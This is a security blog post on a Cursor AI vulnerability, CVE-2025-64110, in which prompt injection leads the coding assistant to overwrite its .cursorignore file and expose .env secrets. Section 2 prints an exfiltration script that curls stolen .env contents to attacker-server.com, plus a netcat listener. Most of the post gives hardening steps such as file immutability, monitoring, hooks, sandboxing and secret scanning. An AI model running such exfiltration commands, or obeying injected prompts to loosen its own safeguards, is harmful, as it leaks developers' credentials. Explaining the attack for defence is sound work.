Listen to this Post
Introduction:

A recently disclosed vulnerability, CVE-2025-64110, in the popular Cursor AI coding assistant has exposed a critical new attack vector in the software development lifecycle. By manipulating the AI to overwrite a critical security configuration file, threat actors can bypass data protection rules, leading to potential mass exfiltration of sensitive secrets like API keys. This incident highlights the escalating risks associated with integrating generative AI into core development tooling.
Learning Objectives:
- Understand the mechanics of the .cursorignore file hijack vulnerability and its impact.
- Learn how to chain configuration bypasses with data exfiltration techniques.
- Implement hardening measures for AI-assisted development environments to prevent secret leakage.
You Should Know:
1. The Anatomy of a .cursorignore Hijack
The `.cursorignore` file functions similarly to a `.gitignore` file, instructing the Cursor AI agent on which files and data patterns to avoid processing or exposing. CVE-2025-64110 allowed an attacker to craft a malicious prompt that tricked the AI into generating a new, attacker-controlled `.cursorignore` file, replacing the original. This new file could omit critical rules designed to protect sensitive files (e.g., config.json, .env), thereby exposing their contents to the AI. Once exposed, this data could be extracted via subsequent prompts.
2. Chaining the Vulnerability with Data Exfiltration
The initial file hijack is only the first step. The true danger is demonstrated by chaining this with Cursor’s browser feature. An attacker could prompt the AI to write a script that reads the newly exposed secrets and sends them to an external server.
Verified Command/Code Snippet:
 Attacker's server (listening on port 8080) - Linux
nc -lvnp 8080

Malicious script generated by AI that could read and exfiltrate data
!/bin/bash
STOLEN_DATA=$(cat /path/to/exposed/.env)
curl -X POST http://attacker-server.com:8080/exfil -d "data=$STOLEN_DATA"
Step-by-step guide:
- Gain Control: The attacker uses a social engineering or prompt injection attack to convince the AI to overwrite the `.cursorignore` file.
- Expose Data: The new, permissive `.cursorignore` file no longer ignores sensitive files like
.env, making their contents accessible to the AI’s context window. - Exfiltrate Data: The attacker then prompts the AI to create a script (e.g., a Bash or Python script) that reads the exposed file and uses a tool like `curl` to send its contents to a server controlled by the attacker.
- Receive Data: The attacker monitors their netcat listener, waiting to receive the exfiltrated secrets.
3. Verifying File Integrity and Permissions
A primary mitigation is to enforce strict file permissions on critical configuration files, making them immutable to the AI agent running with user-level privileges.
Verified Command/Code Snippet:
 Linux/macOS - Make .cursorignore immutable
chattr +i .cursorignore

Check current permissions and set them to read-only for owner only
ls -la .cursorignore
chmod 400 .cursorignore

Windows - Use PowerShell to set the file as Read-Only
Set-ItemProperty -Path ".cursorignore" -Name IsReadOnly -Value $true
Step-by-step guide:
- Locate the File: Navigate to your project’s root directory in your terminal or PowerShell.
- Check Permissions: Use `ls -la` (Linux/macOS) or `Get-ChildItem` (PowerShell) to view the current file permissions.
- Enforce Immutability: On Linux, use `chattr +i` to prevent any user, including the one running Cursor, from modifying or deleting the file. Alternatively, use `chmod 400` to make it read-only for the file owner only.
- Verify: Attempt to edit or delete the file to confirm the permissions are active. The operation should be denied.
4. Monitoring for Unauthorized File Changes
Implementing file integrity monitoring (FIM) can alert you to unauthorized changes to critical files like .cursorignore.
Verified Command/Code Snippet:
 Linux - Use inotifywait to monitor for file changes
sudo apt install inotify-tools
inotifywait -m -e modify,attrib,delete .cursorignore

Cross-Platform (Git) - Check for uncommitted changes to tracked files
git status
git diff -- .cursorignore
Step-by-step guide:
- Install Tooling: Ensure `inotify-tools` is installed on your Linux system.
- Set Up Monitor: Run the `inotifywait` command in your project directory, targeting the `.cursorignore` file. It will block and output a message whenever the file is modified, has its attributes changed, or is deleted.
- Git-Based Monitoring: If your project is a Git repository, regularly run `git status` and `git diff` on the `.cursorignore` file. Any uncommitted changes not made by you could indicate a compromise.
5. Hardening Your Development Environment with Pre-commit Hooks
Automate security checks using Git hooks to prevent compromised configuration files from ever being committed to your repository.
Verified Command/Code Snippet:
!/bin/bash
 .git/hooks/pre-commit
if git diff --cached --name-only | grep -q ".cursorignore"; then
echo "SECURITY WARNING: .cursorignore is being committed!"
echo "Please verify the changes are authorized."
exit 1
fi
Step-by-step guide:
- Navigate to Hooks: Go to your Git repository’s `.git/hooks` directory.
- Create the Hook: Create a file named `pre-commit` (no extension) and paste the above script.
3. Make it Executable: Run `chmod +x pre-commit`.
- Test: Attempt to commit a change to the `.cursorignore` file. The hook should block the commit and display the warning message, forcing a manual review.
6. AI-Specific Security Posture: Principle of Least Privilege
Configure your AI tools with the principle of least privilege. Do not grant them permissions they do not absolutely need, such as unrestricted network access or write permissions to critical directories.
Verified Command/Code Snippet:
 Run Cursor in a restricted filesystem context (e.g., a specific project folder)
 Use containerization to isolate the AI's environment
docker run -it --rm -v $(pwd)/my_project:/workspace -w /workspace ubuntu:latest

Example: Using 'firejail' on Linux to restrict network and filesystem access
sudo apt install firejail
firejail --net=none --whitelist=/path/to/safe/project cursor
Step-by-step guide:
- Identify Capabilities: Review your AI assistant’s settings. Disable features like “automatic browser use” or “shell command execution” if they are not essential for your workflow.
- Isolate with Containers: Consider running your development environment and AI tool inside a Docker container. This limits the AI’s access to only the mounted project directory.
- Use Security Sandboxes: Tools like `firejail` on Linux can create a robust security sandbox, preventing the AI process from accessing the network or files outside a designated whitelisted directory.
7. Proactive Secret Scanning and Detection
Even with mitigations in place, assume a breach can happen. Implement automated secret scanning to detect if any secrets have been accidentally exposed in your codebase.
Verified Command/Code Snippet:
 Using Gitleaks for secret scanning
 Install Gitleaks first: https://github.com/gitleaks/gitleaks
gitleaks detect -v

Using TruffleHog to scan for high-entropy secrets
docker run --rm -v "$PWD:/pwd" trufflesecurity/trufflehog:latest git file:///pwd --only-verified
Step-by-step guide:
- Install a Scanner: Choose a tool like Gitleaks or TruffleHog and install it on your system or within your CI/CD pipeline.
- Run a Scan: Execute the scan command in your project’s root directory. The tool will analyze the entire Git history and current files for patterns that match API keys, passwords, and other secrets.
- Integrate into CI/CD: For a production environment, integrate these tools into your continuous integration pipeline. This will automatically fail builds and alert security teams if a secret is detected in a new commit.
What Undercode Say:
- The Attack Surface is Shifting. This CVE is a canonical example of how AI integration creates novel and unpredictable attack surfaces. The trusted relationship between a developer and their tools is the new frontier for exploitation.
- AI is the Ultimate Privilege Escalation. If an attacker can control the AI, they effectively inherit the permissions and trust of the developer using it. A prompt injection is no longer just a corrupted output; it’s a potential RCE or data breach.
The Cursor AI exploit is not an isolated incident but a harbinger of a new class of software supply chain attacks. It demonstrates that the “context” of an AI agent is a high-value target. By poisoning this context—be it through .cursorignore, system prompts, or ingested documentation—attackers can manipulate the AI into performing malicious actions on their behalf. Defenses must evolve from merely validating the AI’s output to actively securing and monitoring its entire operational environment and configuration state. Treating the AI agent as a user with specific, limited privileges is no longer optional; it is a foundational security requirement.
Prediction:
This vulnerability marks a pivotal moment, foreshadowing a wave of similar “AI context poisoning” and “AI-assisted social engineering” attacks targeting developers. We will see a rise in exploits that manipulate AI coding assistants to introduce subtle backdoors, weaken security controls, and exfiltrate intellectual property, all under the guise of helpful code generation. This will force the industry to develop new security paradigms, including AI-aware SIEM systems, runtime integrity checks for AI-generated code, and mandatory “code signing” for prompts and configurations used in critical development workflows. The arms race between AI-powered development and AI-powered exploitation has officially begun.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Brijesh Parashar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


